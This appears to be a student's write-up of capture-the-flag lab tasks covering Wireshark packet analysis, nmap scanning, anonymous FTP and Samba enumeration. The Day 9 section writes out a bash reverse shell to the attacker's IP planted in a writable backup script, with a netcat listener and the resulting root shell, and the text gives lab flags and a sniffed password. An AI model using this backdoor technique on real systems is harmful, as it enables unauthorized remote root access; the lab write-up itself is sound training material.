FIrst we download the file given on the task day 7. Once downloaded, click file named “pcap1.pcap” to open it on wireshark. (Q1) Once opened on wireshark, find the packet that use ICMP protocol to sent the information and we can see IP address of 10.11.3.2 initiates the ICMP/ping. (Q2) To see HTTP GET request packets easily on wireshark, we use filter http.request.method == GET. (Q3) Enter the filter and we shall get all the packets that use HTTP GET method. As we search through, we found the article named “reindeer-of-the-week”. (Q4) Using “pcap2.pcap”, we try to find leaked password during login process, type in the filter “tcp.port == 21” and press enter. We try to find packets that send through port 21. Then we go through the packets and finding packets that show info about successful login then we found packets with “Welcome to the TBFC FTP Server!”. After that, we right click the packets, find “follow” then click “TCP stream” to see all packets that happen from the same stream as the successful login. We can see password that pass the login which is “plaintext_password_fiasco”. (Q5) Protocol that encrypted is SSH. (Q6) For question 6 which still using file pcap2.pcap, We find the packets that use ARP protocols and we observe the information in it. We found the answer which is 02:c0:56:51:8a:51. (Q7) Open “pcap3.pcap” on Wireshark by clicking on it. As we


scroll down, we can see one packets that use HTTP that shows the request was successful. Right-click on it then follow the HTTP stream. After that, we scroll to find packets that contains zip file and we found “christmas.zip” and click on it. Go to “file” and click “export object” then click HTTP. Click on christmas.zip file and click save. Open the file on our machine and we can see text file named “elf_mcskidy_wishlist.txt”. As we oen the file, we can see through what will replace Elf McEager which is “Rubber ducky”. (Q8) In the same christmas.zip file, we click on “Operation Artic Storm.pdf” and we can see the author is Kris Kringle.

Day 8 - Networking - What under the christmas tree

Tool used: Kali linux, Google Search Engine, Attackbox.

Q1: When was Snort created?

The year that Snort was created can be searched on google engine.



Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

Open terminal on the attackbox. Enter **nmap** and followed by the IP address of the attack machine(THM) . The details about the ports, state and service will appear. The three services running which is 80,2222 and 3389 observed and taken.

```
root@ip-10-10-133-128:~# nmap 10.10.238.128

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 09:53 BST
Nmap scan report for ip-10-10-238-128.eu-west-1.compute.internal (10.10.238.128
Host is up (0.034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:14:EA:95:15:21 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
root@ip-10-10-133-128:~#
```

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Enter **nmap** followed by the -A to identify services running by matching against Nmap's database with OS detection and the IP address of the attack machine(THM). The details will appeared as below. The name of the Linux distribution that is running can be identified by looking at the ssh that running.

```
root@ip-10-10-133-128:~# nmap -A 10.10.238.128

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 10:05 BST
Nmap scan report for ip-10-10-238-128.eu-west-1.compute.internal (10.10.238.128)
Host is up (0.00055s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:14:EA:95:15:21 (Unknown)
```

Q4: What is the version of Apache?

The version of the Apache can be seen under the version section which in this case Apache 2.4.29

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Q5: What is running on port 2222?

Service that running on port 2222 can be observed by looking at the words that come after the name of the port(2222)/tcp and open (ssh).

```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
```

Q6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

The website might be used for blog based on the value that is returned after the NSE was used.

```
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ub
ocol 2.0)
```

Thought process/methodology:
Firstly, open the terminal. Enter **nmap** and followed by the IP address of the attack machine(THM) that is running **(nmap 10.10.238.192)** . The details about the ports, state and service will appear. After that, enter **nmap** followed by **-A** to scan the host to identify services running by matching against Nmap's database with OS detection and the IP address **(nmap -A 10.10.238.192).** The details of it will appear. The name of the Linux distribution that is running can be identified by looking at the ssh that open and running **(Ubuntu)** after the keywords such as port number and the service that is running. Then, we can look for the version of the Apache by looking at the numbers below the version section **(Apache httpd 2.4.29).** We also can know what service that currently running on the ports for example port 2222 can be observed by looking at the words that come after the name of the port(2222)/tcp and open (ssh). The website might be used for blog because we see the http-title, it gives value that indicates the website is used for blog.

Day 9 - Networking - Anyone can be a santa

Tools used: Kali linux, firefox

Q1: What are the directories you found on the FTP site?

Enter command `ftp 10.10.113.221` into our terminal to connect to the ftp server. Enter name as anonymous. After that, we could do command ls to see directories available in FTP server.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.113.221
Connected to 10.10.113.221.
220 Welcome to the TBFC FTP Server!.
Name (10.10.113.221:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Q2: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer: public

After trying to access all directories, only one directory is available for us to see the file within it which is public directory

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

```
root@ip-10-10-133-128:~# ftp 10.10.192.117
Connected to 10.10.192.117.
220 Welcome to the TBFC FTP Server!.
Name (10.10.192.117:root):
```

```
root@ip-10-10-133-128:~# ftp 10.10.192.117
Connected to 10.10.192.117.
220 Welcome to the TBFC FTP Server!.
Name (10.10.192.117:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Q3: What script gets executed within this directory?

In the public directory, we can see one file which is backup.sh. The extension .sh means it is shell script that will run program when we execute it. We use `get` command to download the `backup.sh` and `shoppinglist.txt` into our kali linux machine.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (1.3060 MB/s)
ftp>
```

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (174.9067 kB/s)
ftp>
```

Q4: What movie did Santa have on his Christmas shopping list?

Once the shoppinglist.txt downloaded we could use `cat` command to display the content of the file and we can see the movie is “The Polar Express Movie”.

```
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@ka
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

Q5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

We have downloaded the backup.sh file to our machine. To edit the file, we use `nano backup.sh` command.

```
┌──(kali㉿kali)-[~]
└─$ nano backup.sh
```

We will comment the pre-loaded script and add our own malicious script. In this case we will be using `bash -i >& /dev/tcp/10.8.94.82/4444 0>&1` to generate shell to our machine. 10.8.94.82 is our IP address after connect our kali linux on openVPN. 4444 is the port we want to listen to.Once finished the script, we save the changes.

```
  GNU nano 5.9                    backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.8.94.82/4444 0>&1
```

Then, we will setup netcat listener to the port we assigned in the malicious script before using `nc -lvnp 4444` command.

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then, connect back to the FTP server and go to the public directory to drop our freshly edited `backup.sh` file. We will be using put backup.sh command in this case.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.113.221
Connected to 10.10.113.221.
220 Welcome to the TBFC FTP Server!.
Name (10.10.113.221:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
383 bytes sent in 0.00 secs (5.7071 MB/s)
ftp>
```

After a few seconds, we can see that our our listener is connecting our machine and to the ftp server. Then, we get the access to the `/root/flag.txt` file. So now we can see the flag in there which is `THM{even_you_can_be_santa}`.

```
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.113.221] 44928
bash: cannot set terminal process group (1557): Inappropriate ioctl for devic
e
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought process / methodology:

We enter command `ftp 10.10.113.221` into our terminal to connect to the ftp server. Enter name as anonymous. After that, we could do command ls to see directories available in FTP server. After trying to access all directories, only one directory is available for us to see the file within it which is public directory. In the public directory, we can see one file which is backup.sh. The extension .sh means it is shell script that will run program when we execute it. We use `get` command to download the `backup.sh` and `shoppinglist.txt` into our kali linux machine. Once the shoppinglist.txt downloaded we could use `cat` command to display the content of the file and we can see the movie is “The Polar Express Movie”. We have downloaded the backup.sh file to our machine. To edit the file, we use `nano backup.sh` command. We edit the script by commenting on the pre-loaded script and add our own malicious script. In this case we will be using `bash -i >& /dev/tcp/10.8.94.82/4444 0>&1` to generate shell to our machine. 10.8.94.82 is our IP address after connect our kali linux on openVPN. 4444 is the port we want to listen to.Once finished the script, we save the changes. Then, we will setup netcat listener to the port we assigned in the malicious script before using `nc -lvnp 4444` command. Then, connect back to the FTP server and go to the public directory to drop our freshly edited `backup.sh` file. We will be using put backup.sh command in this case. After a few seconds, we can see that our our listener is connecting our machine and to the ftp server. Then, we get the access to the `/root/flag.txt` file. So now we can see the flag in there which is `THM{even_you_can_be_santa}`.

```
ftp> help
Commands may be abbreviated.  Commands are:

!               epsv6           mget            preserve        sendport
$               exit            mkdir           progress        set
account         features        mls             prompt          site
append          fget            mlsd            proxy           size
ascii           form            mlst            put             sndbuf
bell            ftp             mode            pwd             status
binary          gate            modtime         quit            struct
bye             get             more            quote           sunique
case            glob            mput            rate            system
cd              hash            mreget          rcvbuf          tenex
cdup            help            msend           recv            throttle
chmod           idle            newer           reget           trace
close           image           nlist           remopts         type
cr              lcd             nmap            rename          umask
debug           less            ntrans          reset           unset
delete          lpage           open            restart         usage
dir             lpwd            page            rhelp           user
disconnect      ls              passive         rmdir           verbose
edit            macdef          pdir            rstatus         xferbuf
epsv            mdelete         pls             runique         ?
epsv4           mdir            pmlsd           send
ftp> sSsS
```

Day 10 - Networking - Don't be sElfish!

Tools used: Kali linux, firefox, enum4linux

Q1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Run command `enum4linux -h` to examine the help option.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -h
```

```
Options are (like "enum"):
    -U          get userlist
    -M          get machine list*
    -S          get sharelist
    -P          get password policy information
    -G          get group and member list
    -d          be detailed, applies to -U and -S
    -u user     specify username to use (default "")
    -p pass     specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a          Do all simple enumeration (-U -S -G -P -r -o -n -i).
                This opion is enabled if you don't provide any other options.
    -h          Display this help message and exit
    -r          enumerate users via RID cycling
    -R range    RID ranges to enumerate (default: 500-550,1000-1050, implies -r
)
```

Q2: Using enum4linux, how many users are there on the Samba server?

Answer: 3

Run `enum4linux -U 10.10.221.252`. `-U` command will get the userlist that have access from `10.10.221.252`. Then, we can see there are 3 users from that IP address.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -U 10.10.221.252
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on T
hu Jun 23 09:44:45 2022
```

```
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Thu Jun 23 09:45:06 2022
```

Q3: Now how many "shares" are there on the Samba server?

Answer: 4

Run `enum4linux -S 10.10.221.252` to get the sharelist that are from IP address 10.10.221.252. Then we can see there are 4 “share” come from 10.10.221.252.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -S 10.10.221.252
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on T
hu Jun 23 09:51:04 2022
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Q4: Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa

We use `smbclient //10.10.221.252/**sharename**`. Enter the `**sharename**` with the available share on 10.10.221.252 that we get previously. After trying each sharename, we got that “tbfc-santa” can be accessed without password.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.221.252/tbfc-hr
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.221.252/tbfc-it
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.221.252/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```

Q5: Log in to this share, what directory did ElfMcSkidy leave for Santa?
Answer: jingle-tunes

Type `ls` command to see the directories available in the “tbfc-santa” share.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.221.252/tbfc-santa                                  1 ×
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369396 blocks available
```

Thought process / methodology:
Open terminal on kali linux to start the task. For question 1, we need to match the flag witht the correct command purposes. To do that, Run command `enum4linux -h` to examine the help option. For question 2, we are required to observe how many users are there on samba server. To do that, we need to run `enum4linux -U 10.10.221.252`. `-U` command will get the userlist that have access from `10.10.221.252`. Then, we can see there are 3 users from that IP address. For question 3, we need to observe how many shares are there in the server we were observing. To get the answer, we run `enum4linux -S 10.10.221.252` to get the sharelist that are from IP address 10.10.221.252. Then we can see there are 4 “share” come from 10.10.221.252. Then, for question 4, we are required to examine which share doesn’t need password to access them. To get that, we use `smbclient //10.10.221.252/**sharename**`. Enter the `**sharename**` with the available share on 10.10.221.252 that we get previously. After trying each sharename, we got that “tbfc-santa” can be accessed without password. Last question, we are required to see what directories are there in the server. To get the answer, after we login into the share, we type `ls` command to see the directories available in the “tbfc-santa” share.